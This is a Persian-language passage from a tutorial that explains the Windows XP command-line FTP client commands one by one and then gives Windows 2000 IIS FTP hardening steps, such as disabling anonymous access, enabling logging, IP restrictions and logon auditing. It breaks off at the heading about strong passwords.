را وارد می کنید . سپس ممکن است از شما یک نام کاربری و کلمه عبور خواسته شود . اکثر سرورهای FTP موجود ، FTP بی نام و نشان را پشتیبانی می کنند ، به این معنی که کلمه anonymous را به عنوان نام کاربری و یک متن معمولاً آدرس e-mail ، (اما می تواند هر چیزی باشد) را به عنوان کلمه عبور وارد می کنید .

باید حتماً برای کلمه عبور چیزی را وارد کنید ، چرا که کلمه عبور خالی ، عمل نمی کند . وقتی در کنسول FTP محاوره ای وارد شوید ، ۴۲ فرمان FTP برای مدیریت و استفاده از جلسه FTP وجود دارد . تایپ کردن ؟ در اعلان ftp> لیستی از این فرمان ها را باز می گرداند .

در زیر آنچه این فرمان ها انجام می دهند و نحوه استفاده از آنها بیان می شود :

! : این فرمان باعث می شود کنسول FTP به قالب یک کنسول فرمان ویندوز XP در آید . اگر باید بدون قطع شدن از جلسه FTP ، یک فرمان پردازنده ای دیگر ویندوز XP را اجرا نمایید ، از این دستور استفاده کنید .

؟ : این فرمان اطلاعات کمکی را درباره فرمان FTP انتخاب شده باز می گرداند و وقتی در اعلان ftp> تایپ می شود ، لیستی از فرمان های FTP را باز می گرداند . فرمان help همان کارها را انجام می دهد .

append : این فرمان درست مانند فرمان append موجود در پنجره خط فرمان کار می کند . به شما امکان می دهد دو فایل را ترکیب کنید . اما در این مورد ، به شما امکان می دهد یک فایل محلی را با یک فایل موجود در سرور FTP ترکیب کنید . ساختار دستوری آن local_file_name [remote_file_name] می باشد .

ascii : سرویس FTP خیلی باهوش نیست . می داند که توانایی انتقال فایل ها را دارد ، اما تفاوت بین فایل ها متنی ساده و فایل های باینری (Binary) را متوجه نمی شود . به طور پیش فرض ، فکر می کند فایل های ساده متنی (ASCII) را انتقال می دهد و اگر یک فایل باینری (برنامه ها ، فرمت های خصوصی سند ، DLL ها و غیره) را در این حالت انتقال دهید ، فایل به فرمتی غیرقابل استفاده دریافت می شود . تایپ کردن فرمان ascii به برنامه FTP می گوید که تصمیم دارید که یک فایل متنی را انتقال دهید . هیچ پارامتری برای این فرمان وجود ندارد .

bell : این فرمان به برنامه FTP می گوید وقتی انتقال فایل تمام شد ، صدایی را پخش کند . هر بار که bell را وارد می کنید ، وضعیت را از روشن به خاموش و بر عکس تبدیل می کند . هیچ پارامتری وجود ندارد و وضعیت پیش فرض خاموش است .

binary : این فرمان سبک انتقال فایل را به باینری تغییر می دهد و امکان می دهد فایل هایی به غیر از فایل های متنی ساده را با موفقیت انتقال دهید . وارد کردن فرمان binary برنامه را برای انتقال های فایل باینری تنظیم می کند .

bye : توسط این فرمان ، جلسه FTP را قطع کرده و از کنسول FTP خارج می شود . این فرمان هیچ پارامتر ی ندارد .

cd : این فرمان دایرکتوری فعال بر روی یک کامپیوتر راه دور را تغییر می دهد ، ساختار دستوری آن شبیه به فرمان cd در پنجره خط فرمان است . تنها پارامتر نام دایرکتوری است که می خواهید تغییر دهید .

close : اتصال FTP جاری را قطع می کند ، اما شما را در کنسول FTP رها می کند . هیچ پارامتر ی وجود ندارد . فرمان disconnect همان عمل را انجام می دهد .

delete : این فرمان به شما امکان می دهد ، فایل های موجود بر روی یک کامپیوتر راه دور را پاک کنید (فرض بر این است که حسابی که با آن به سرور وارد شده اید ، اولویت های کافی را دارد (root)) . ساختار دستوری remote_file_name است .

debug : در حالت اشکال زدایی (debug) ، تمامی جزییات مربوط به فرمان هایی که به یک میزبان FTP می فرستید در کنسول کلاینت ظاهر می شود . اگر اتصال دارای مشکلاتی است ، این اطلاعات اضافی مفید است چرا که متوجه می شوید در سلسله رویدادهای یک اتصال در کجا خرابی رخ داده است . وارد کردن فرمان debug بین روشن یا خاموش بودن اطلاعات تغییر وضعیت می دهد . وضعیت پیش فرض خاموش است و هیچ پارامتری وجود ندارد .

dir : این فرمان دایرکتوری برای یک کامپیوتر راه دور است . لیستی از فایل ها و زیر دایرکتوری های موجود بر روی آن کامپیوتر را نشان می دهد . اگر فرمان dir را تایپ کنید ، لیستی از دایرکتور های جاری ظاهر می شود . دو پارامتر موجود است ، می توانید

یک زیر دایرکتوری را مشخص کنید تا فهرست شود و می توانید نام یک فایل را مشخص کنید تا اطلاعات دایرکتوری را به روی یک ماشین محلی بنویسید . برای مثال ، تایپ کردن فرمان dir\subdir remote/txt زیر دایرکتوری به نام subdir را فهرست کرده و لیست محتویات آن را در فایلی به نام Remote.txt به روی ماشین محلی می نویسد (در دایرکتوری که کلاینت FTP در آنجا باز شده است) . فرمان ls همان اعمال را انجام می دهد .

Disconnect : این فرمان همان عملکرد فرمان close را دارد .

get : این فرمان یک فایل را از یک کامپیوتر راه دور به یک کامپیوتر محلی کپی می کند . همچنین به شما این امکان را می دهد که وقتی فایل کپی شد آن را تغییر نام دهید . فرمان get file_name فایل را به دایرکتوری محلی انتقال می دهد ، get file_name local_file_name به شما امکان می دهد کپی محلی فایل را تغییر نام دهید . بخاطر داشته باشید که پیش از شروع انتقال فایل ، با استفاده از فرمان ascii و binary ، حالت انتقال فایل را مشخص کنید . فرمان recv هم اعمال را انجام می دهد .

glob : کارایی است که به شما امکان می دهد کاراکتر های جانشین را با سایر فرمان هایی به کار ببرید که برای مدیریت فایل FTP استفاده می شوند ، همچنین استفاده از علامت ستاره (*) و علامت سؤال (؟) را در نام های فایل پشتیبانی می کند . درست به همان روشی که در خط فرمان عمل می کنند . به طور پیش فرض glob فعال است . وارد کردن فرمان glob آن را بین دو وضعیت روشن و خاموش تغییر می دهد . برای این فرمان هیچ پارامتری وجود ندارد .

hash : این فرمان باعث می شود کنسول برای هر 2KB داده ای که به هنگام Upload کردن یا Download کردن انتقال می یابد ، یک علامت (#) چاپ شود . به طور پیش فرض hash خاموش است .

help : تایپ کردن help در اعلان ftp> لیستی از فرمان های تعریف شده در اینجا را نمایش می دهد . این فرمان همان کارایی فرمان ؟ را ارایه می دهد .

lcd : این فرمان به شما امکان می دهد دایرکتوری فعال محلی مربوط به کلاینت FTP را تغییر دهید . تایپ کردن lcd بدون هیچ پارامتری ، مسیر جاری دایرکتوری را نمایش می دهد . وارد کردن lcd directory_name دایرکتوری فعال محلی را به آنچه مشخص شده تغییر می دهد .

literal : این فرمان به شما امکان می دهد یک رشته فرمان خاص را به سرور FTP ارسال کنید . اگر سرور ویژگی های دیگری را پشتیبانی کند که کنسول FTP معمولی ویندوز XP آنها را نمی فهمد ، باید با استفاده از ساختار دستوری لیترال Command_string ، آن فرمان ها را به سرور ارسال کنید .

ls : این فرمان dir در یونیکس است . همان کارایی فرمان dir اجرا می کند .

mdelete : این فرمان همان فرمان delete است با این توانایی اضافه که می تواند لیستی از اسامی فایل ها را نیز ارسال کند . ساختار دستوری آن mdelete file1,file2,file3,... است .

mdir : همان فرمان mkdir است .

mget : همان فرمان get است ، اما امکان بازیابی چندین فایل را می دهد . به شما امکان نمی دهد فایل ها را در طول download تغییر نام دهید .

mkdir : اگر حسابی که از آن استفاده می کنید دارای اولویت های کافی است ، فرمان mkdir به شما امکان می دهد یک دایرکتوری جدید را بر روی یک ماشین راه دور ایجاد کنید . ساختار دستوری mkdir directory_name است . فرمان mdir همان عملکرد را اجرا می کند .

mls : فرمان mls به شما امکان می دهد لیستی از نام فایل ها و دایرکتوری های موجود بر روی یک کامپیوتر راه دور را نمایش دهید ، بدون اینکه اطلاعات مربوط به آنها را ظاهر کنید (اطلاعاتی که توسط فرمان های dir و ls نمایش داده می شوند) . باید پارامترهای فرمان را ارسال کنید تا مشخص کنید کدام فایل ها را می خواهید نمایش دهید و آیا می خواهید فایل ها بر روی صفحه نمایش ظاهر شوند یا در یک دایرکتوری نوشته شوند . استفاده از یک علامت خط فاصله (-) به عنوان تنها پارامتر (mls --) تمامی اطلاعات را بر روی صفحه کنسول نمایش می دهد .

mput : این فرمان همان فرمان put است ، اما امکان می دهد چندین فایل بدون مداخله دیگری upload شوند ، اجازه نمی دهد در طول انتقال فایل ها تغییر نام داده شوند .

open : Open شما را از طریق اعلان ftp> به سرور FTP دیگری وصل می کند . ساختار دستوری آن open target computer port# می باشد . شماره پورت فقط وقتی لازم است که کامپیوتر مقصد ، سرور FTP را بر روی پورتی به غیر از پورت استاندارد TCP port 21 اجرا کند .

Prompt : اگر فرمان Prompt فعال شود (پیش فرض خاموش است) ، استفاده از فرمان های mget و mput باعث می شود که کنسول بین هر انتقال فایل جزییات خاصی را به وسیله پیام اعلان کند و به شما امکان تغییر نام یا بازگرداندن هر فایل انتقال داده شده را بدهد .

put : این فرمان فایلی را از یک کامپیوتر محلی به یک کامپیوتر راه دور کپی می کند . همچنین وقتی فایل کپی شد به شما این امکان را می دهد که آن را تغییر نام دهید . تایپ کردن put file_name فایل را به یک دایرکتوری محلی انتقال می دهد ، تایپ کردن put file_name remote file_name کپی راه دور فایل را تغییر نام می دهد . به خاطر داشته باشید که پیش از انتقال فایل ، حالت انتقال فایل را به ASCII یا باینری تنظیم کنید . فرمان همان عمال را انجام می دهد .

pwd : این فرمان دیرکتوری جاری را بر روی یک کامپیوتر راه دور چاپ می کند .

quit : این فرمان جلسه FTP را بسته و از کنسول FTP خارج می شود .

quote : این فرمان همان فرمان literal است .

recv : این فرمان همان فرمان get است .

remotehelp : این فرمان لیستی از فرمان هایی را نشان می دهد که بر روی سرور FTP برای آنها کمک وجود دارد . تایپ کردن remotehelp command فرمانی را مشخص می کند که برای آن کمک موجود است .

rename : این فرمان به شما امکان می دهد فایل هایی را بر روی یک کامپیوتر راه دور تغییر نام دهید . ساختار دستوری rename current_name new_name می باشد .

rmdir : اگر حسابی که از آن استفاده می کنید دارای اولویت های لازم باشد ، فرمان rmdir یک دایرکتوری راه دور را پاک می کند . ساختار دستوری rmdir directory_name است .

send : این فرمان همان فرمان put است .

status : این فرمان وضعیت جاری کنسول FTP و اتصال را نشان می دهد . برای مثال :
Connected to ftp.microsoft.com
Type: ascii ; Verbose: On ; Bell: Off ; Prompting : ON ; Globbing: On ; Debugging: Off ; Hash mark printing: Off .

trace : وقتی فرمان trace فعال است ، کنسول FTP توابع FTP ی را نشان می دهد که برای هر فرمان در حال اجرا ، اجرا می شوند . این ابزار اشکال زدایی می تواند به شما نشان دهد که در یک اتصال FTP در کجا مشکلاتی رخ می دهد . هیچ پارامتری وجود ندارد .

type : این فرمان نشان می دهد که در حال حاضر کاربر کدام حالت انتقال (ASCII یا باینری) را انتخاب کرده است . می توان از فرمان type ascii یا type binary برای تنظیم حالت انتقال استفاده کرد .

user : این فرمان امکان می دهد یک کاربر خاص به یک کامپیوتر راه دور وارد شود . اگر کلمه عبور و رمز ارایه نشوند ، کنسول FTP طی پیامی آنها را درخواست می کند . ساختار دستوری user username password می باشد .

verbose : این فرمان باعث می شود کنسول FTP تمامی پاسخ هایی که از سرور FTP دریافت می کند را نمایش دهد . وضعیت پیش فرض خاموش است . هیچ پارامتری وجد ندارد .

سرویس FTP و ۱۰ راه های ایمن سازی آن :


FTP یا File Transfer Protocol یکی از رایج ترین و قدیمی ترین سرویسهای موجود بر روی شبکه ها و همچنین اینترنت است که برای نقل و انتقال فایلها روی شبکه بکار می رود. در حال حاضر FTP روشی استاندارد و در دسترس است که جامعیت یافته است.

FTP Site یکی از اعضای IIS 5.0 بوده و به همراه Windows 2000 آمده است به صورت یک Service مستقل با کارایی و امکانات فراوان می باشد. بعضی از این امکانات آشکار بوده و برخی از آنها توسط سرپرست شبکه مورد استفاده قرار می گیرند البته بعدها سرویسهای وابسته ای نظیر VPN و SSH برای امنیت رواج یافته اند.

در این نوشتار ده روش موجود در Windows 2000 توضیح داده خواهد شد تا به کمک آن بتوانید سایتهای FTP خود را بیش از پیش در اختیار گرفته ، ایمن نموده و کنترل نمائید.

- **از دسترسی های بی نام و نامشخص جلوگیری نمایید.**


در ابتدا و پس از فعال ساختن FTP، دسترسی ها بی نام به صورت پیش فرض در سیستم به وجود می آیند. به عبارتی هر کس بدون ثبت و Autentication قادر به استفاده از FTP Site خواهد بود. به غیر از موارد خاص از این خاصیت در اکثر اوقات استفاده غیر مجاز می شود. با حذف دسترسی Anonymous که به معنای بی نام است و استفاده از کلمه عبور و Password مختص کاربر قادر به کنترل دسترسی ها خواهیم بود. این عمل با تنظیم ACL یا (Access Control List) روی FTP Home Directory که در سیستم NTFS وجود دارد قابل انجام است.



برای محدود کردن دسترسی های ناشناس به FTP ، گزینه مربوط به Allow Anonymous Connection در پنجره Security Accounts واقع در FTP Property را بردارید.

- **گزارشگیری را فعال نمایید**


با فعال شدن گزارشگیری شما از اینکه چه کسانی با کدام آدرس شبکه (IP) به سایت شما دسترسی یافته اند آگاهی خواهید یافت . مرور گزارشها شما را قادر می سازد ترافیک سایت را تشخیص داده و متوجه تهدیدهای امنیتی و مشکلات شوید.



برای فعال ساختن گزارشگیری از FTP Site ، Enable Logging را در صفحه Property فعال سازید. با این عمل فایل های گزارش با فرمت خاص قابل مرور شدن و تجزیه تحلیل خواهند بود.

- **ACL را مقاوم سازید**


برای تنظیم نه تنها لزوم دسترسی به FTP Directory با استفاده از محدودیت های موجود در ACL (در NTFS) و همچنین تنظیم آن است بلکه گروه های موجود در FTP باید از لحاظ حقوق و دسترسی تنظیم گردند.



به عنوان مثال شما تنها می خواهید دسترسی Read , Write , List Folder را به این گروه بدهید بدون آنکه امکان اجرا (Execute) را فعال سازید لذا تنها سه گزینه فوق انتخاب می شود.

- **FTP Site را به صورت یکطرفه (Blind Put) تنظیم نمایید.**


اگر تنها انتقال اطلاعات به سرور مدنظر بوده و نیاز به برداشت فایل از آن نباشد (به عبارتی انتقال اطلاعات یکطرفه است) به این حالت اصطلاحا Blind Put گفته می شود. به عبارتی امکان نوشتن (Write) را دارا می باشد بدون آنکه توانایی خواندن داشته باشد. این روش یکی از روش های کنترلی برای در اختیار گرفتن دسترسی کاربران می باشد. تنظیم Blind Put در FTP Site و مجوزهای NTFS صورت می پذیرد.




شکل فوق روش حذف دسترسی خواندن را از FTP Site نشان می دهد.

- **فعال سازی ظرفیت حافظه مورد نیاز**

Windows 2000 به همراه ابزاری دستی برای تخصیص فضای دیسک (Disk Quotas) به بازار آمد. Disk Quotas بطور مؤثر قادر به تخصیص مقدار مشخصی فضای حافظه به کاربری خاص می باشد. مقدار پیش فرض معادل فضای کل دیسک (Partition) است. با استفاده از این خاصیت شما قادر به کنترل و محدود کردن خطاهای احتمالی ناشی از کاربر ها می باشید لذا سایت شما به سایتی غیر جذاب برای نفوذگرها بدل خواهد شد.




جهت فعال سازی Quotas در Property پارتیشن NTFS قادر به انجام این مهم خواهید شد. Quotas می تواند برای یک کاربر تنظیم شود و نمی تواند به یک گروه تخصیص یابد.




مدیریت Quota برای هر کاربر تنظیم می شود و محدودیت باید روی هر User Account برای دسترسی به FTP تنظیم گردد.

- **محدود سازی زمان Logon**

این خاصیت امکان دسترسی کاربران را تنها در ساعتهای خاص فراهم می آورد. در واقع با این کار دسترسی های مجاز کاربران را محدود به زمان می کنیم. به عنوان مثال اگر از FTP Site برای مقاصد کاری استفاده می کنید زمان دسترسی می تواند به زمان شروع و پایان کار محدود شود. با Deny کردن Logon بعد از ساعات کاری شما بطور مؤثری FTP Site خود را ایمن ساخته اید.




تنظیم مربوط به زمان Logon در Windows2000 در صفحه User Property واقع در Active Directory Users می باشد.
Net user <username> /times :



Local user account برای زمان Login در Local Users و Group Console امکان پذیر نیست لذا این خاصیت در GUI دسترس نمی باشد.

- **محدود ساختن دسترسی توسط IP**


FTP Site در Windows2000 قابلیت محدود شدن توسط آدرس IP را دارد. با محدود ساختن FTP Site بطور موثری قادر به کاهش دسترسی های غیر مجاز می باشید.



با محدود ساختن دسترسی به FTP توسط IP از Directory Security Tab در صفحات Properties واقع در FTP Site از انتخاب گزینه Default Denied Access مطمئن شوید که تنها IP های مجاز در لیست موجود باشد.

- **کنترل وضعیت Loginها**

با فعال شدن ثبت وقایع Auditing of account logon ، قادر به مرور Logonهای صحیح و غیر صحیح در قسمت Security Log خواهید شد. مرور و نظارت مداوم به این گزارشها فعالیت افراد مخرب را که تلاش به رسوخ بدون مجوز به FTP Site را دارند فاش می نماید.



گزارش های مربوط به Audit Account Logon با فعال ساختن Local Security Policy قابل تنظیم شدن هستند.

- **استفاده از کلمه عبور مناسب**

